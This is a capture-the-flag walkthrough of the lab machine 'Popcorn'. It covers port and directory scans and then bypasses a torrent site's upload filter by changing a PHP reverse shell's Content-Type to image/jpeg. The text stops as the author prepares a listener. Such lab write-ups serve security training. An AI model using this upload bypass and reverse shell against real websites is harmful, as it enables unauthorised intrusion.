Hack-The-Box : Popcorn

This is the walkthrough of tryhackme's machine labeled as Popcorn :

Basic Enumeration

Lets do some basic enumeration using nmap :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -T4 10.10.10.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 03:04 EDT
Nmap scan report for 10.10.10.6
Host is up (0.41s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.09 seconds
```

so there are two open ports , lets enumerate these with scripts and versions using nmap :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSVC -T4 -p 22,80 10.10.10.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 03:04 EDT
Nmap scan report for 10.10.10.6
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.12 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.84 seconds
```

nothing much , lets look at the website .

Webserver Enumeration

so lets look at the webpage :

It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

there is nothing fancy here , lets enumerate some hidden directories, files and txt : (using gobuster)


```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.10.6/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 120 -x txt,php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.6/
[+] Method:                  GET
[+] Threads:                 120
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
2022/07/02 03:11:33 Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 177]
/test                 (Status: 200) [Size: 47032]
/test.php             (Status: 200) [Size: 47044]
/torrent              (Status: 301) [Size: 310] [--> http://10.10.10.6/torrent/]
/rename               (Status: 301) [Size: 309] [--> http://10.10.10.6/rename/]
```

so there are some pages , lets see :


test.php file : basic php info .




then there is a torrent directory :




there is a torrent hosting service given here , lets create an account here :




after logging in with the account we get an upload tab :




i tried uploading a php reverse shell but it did not work , lets upload kali orignal torrent here :



it uploads successfully, then move to my torrents tab and we can add a screenshot to our torrent :



lets try uploading a php file there :



and it declares the file as invalid , due to content-type check fail , lets use burpsuite to manipulate that :


change this from :

```
------WebKitFormBoundary79fGHqYdcBgwHWQD
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: application/x-php
```

to this :

```
------WebKitFormBoundary79fGHqYdcBgwHWQD
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: image/jpeg
```

and forward the request and it will be uploaded :



now lets move to the initial access phase .

Initial Access

we got our payload uploaded , its time to execute it :


first off in our payload (pentest monkey reverse shell) we have set our

port to 9090 , lets set up a listener on our kali first :

